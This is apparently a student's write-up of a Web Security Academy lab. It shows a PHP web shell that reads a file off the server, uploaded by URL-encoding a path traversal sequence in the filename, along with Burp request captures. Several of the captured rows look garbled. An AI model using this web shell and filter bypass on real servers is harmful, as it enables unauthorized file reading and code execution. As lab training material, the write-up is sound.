

File Upload Vulnerabilities Lab - 03

Web Shell Upload Via Path Traversal

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CB.SC.P2CYS23019

Log in and upload an image as your avatar, then go back to your account page.

WebSecurity Academy

Web shell upload via path traversal

LAB Not solved

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My Account

Your username is: wiener

Email

Update email




Avatar:

Browse... No file selected.

Upload

In Burp, go to Proxy > HTTP history and notice that your image was fetched using a GET request to /files/avatars/cover.jpeg. Send this request to Burp Repeater.



```
(kali㉿kali)-[~]  
$ cat exploit.php  
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

The file `avatars/exploit.php` has been uploaded.

In Burp Repeater, go to the tab containing the `GET /files/avatars/cover.jpeg` request. In the path, replace the name of your image file with `exploit.php` and send the request. Observe that instead of executing the script and returning the output, the server has just returned the contents of the PHP file as plain text.

In Burp's proxy history, find the `POST /my-account/avatar` request that was used to submit the file upload and send it to Burp Repeater.

HTTP history
WebSockets history
⌵ Proxy settings

Filter hiding CSS and general binary content


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS S	IP	Cookies	Time	Listener port
336	https://0x00077a0100128b9e...	POST	/api/v1/users/0x00077a0100128b9e...		✓	400	180 text				40:244, 129.82		34.244.129.82		15:53:37.8 Agp...	0x000...
337	https://0x00077a0100128b9e...	POST	/api/v1/users/0x00077a0100128b9e...		✓	400	180 text				40:244, 129.82		34.244.129.82		15:53:37.8 Agp...	0x000...
338	https://0x00077a0100128b9e...	GET	/api/v1/users/0x00077a0100128b9e...		✓	200	4301 HTML			Web shell upload via path...			34.244.129.82		15:53:47.8 Agp...	0x000...
339	https://0x00077a0100128b9e...	GET	/api/v1/users/0x00077a0100128b9e...		✓	200	16019 HTML		img				34.244.129.82		15:53:47.8 Agp...	0x000...
340	https://0x00077a0100128b9e...	GET	/api/v1/users/0x00077a0100128b9e...		✓	200	134 HTML						34.244.129.82		15:53:47.8 Agp...	0x000...
341	https://0x00077a0100128b9e...	POST	/api/v1/users/0x00077a0100128b9e...		✓	200	245 HTML						34.244.129.82		15:53:47.8 Agp...	0x000...
342	https://0x00077a0100128b9e...	POST	/api/v1/users/0x00077a0100128b9e...		✓	200	958 HTML						34.244.129.82		15:53:47.8 Agp...	0x000...
343	https://0x00077a0100128b9e...	GET	/api/v1/users/0x00077a0100128b9e...		✓	200	836 HTML						34.244.129.82		15:53:47.8 Agp...	0x000...
344	https://0x00077a0100128b9e...	GET	/api/v1/users/0x00077a0100128b9e...		✓	200	836 HTML						34.244.129.82		15:53:47.8 Agp...	0x000...
345	https://0x00077a0100128b9e...	GET	/api/v1/users/0x00077a0100128b9e...		✓	200	836 HTML						34.244.129.82		15:53:47.8 Agp...	0x000...
346	https://0x00077a0100128b9e...	GET	/api/v1/users/0x00077a0100128b9e...		✓	200	836 HTML						34.244.129.82		15:53:47.8 Agp...	0x000...
347	https://0x00077a0100128b9e...	GET	/api/v1/users/0x00077a0100128b9e...		✓	200	836 HTML						34.244.129.82		15:53:47.8 Agp...	0x000...
348	https://0x00077a0100128b9e...	GET	/api/v1/users/0x00077a0100128b9e...		✓	200	836 HTML						34.244.129.82		15:53:47.8 Agp...	0x000...
349	https://0x00077a0100128b9e...	GET	/api/v1/users/0x00077a0100128b9e...		✓	200	836 HTML						34.244.129.82		15:53:47.8 Agp...	0x000...
350	https://0x00077a0100128b9e...	GET	/api/v1/users/0x00077a0100128b9e...		✓	200	836 HTML						34.244.129.82		15:53:47.8 Agp...	0x000...

Request


```

1 POST /api/v1/users/0x00077a0100128b9e... HTTP/2
2 Host: 0x00077a0100128b9e...
3 Content-Type: application/json
4 Accept: */*
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
6 Accept-encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.5
8 Content-Encoding: gzip
9 Content-Type: application/json
10 Content-Length: 6516
11 Origin: https://0x00077a0100128b9e...
12 Referer: https://0x00077a0100128b9e...
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dst: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Te: trailers
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21 Content-Type: image/jpeg
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```

In Burp Repeater, go to the tab containing the POST /my-account/avatar request and find the part of the request body that relates to your PHP file. In the Content-Disposition header, change the filename to include a directory traversal sequence. Send the request. Notice that the response says The file avatars/exploit.php has been uploaded. This suggests that the server is stripping the directory traversal sequence from the file name.



Obfuscate the directory traversal sequence by URL encoding the forward slash (/) character, Filename = "%2fexploit.php", Send the request and observe that the message now says The file avatars/../../../../exploit.php has been uploaded. This indicates that the file name is being URL decoded by the server.



In the browser, go back to your account page. In Burp's proxy history, find the `GET /files/avatars/%2e%2e%2fexploit.php` request. Observe that Carlos's secret was returned in the response. This indicates that the file was uploaded to a higher directory in the filesystem hierarchy (`/files`), and subsequently executed by the server.

Request

Pretty

Raw

Hex

1

GET /files/avatars/.../exploit.php HTTP/2

2

Host: 0a0400e404ddb2d58113d50500ef0026.web-security-academy.net

3

Cookie: session=IdMTYZUdWx39GZv0qUudGIfmoVYmHDFw

4

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

6

Accept-Language: en-US,en;q=0.5

7

Accept-Encoding: gzip, deflate

8

Upgrade-Insecure-Requests: 1

9

Sec-Fetch-Dest: document

10

Sec-Fetch-Mode: navigate

11

Sec-Fetch-Site: none

12

Sec-Fetch-User: ?1

13

Te: trailers

14

15

Response

Pretty

Raw

Hex

Render

1

HTTP/2 200 OK

2

Date: Mon, 08 Apr 2024 11:17:49 GMT

3

Server: Apache/2.4.41 (Ubuntu)

4

Content-Type: text/html; charset=UTF-8

5

X-Frame-Options: SAMEORIGIN

6

Content-Length: 32


7

8

HLVVLhPwvgnSAZB7CMdPHPbkJFD9UTR4

Secret: HLVVLhPwvgnSAZB7CMdPHPbkJFD9UTR4

Submit the secret to solve the lab.



Lab Completed Successfully.

Web Security Academy

Web shell upload via path traversal

LAB **Solved**

Congratulations, you solved the lab!

Share your skills! Continue learning >>

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My Account

Your username is: wiener

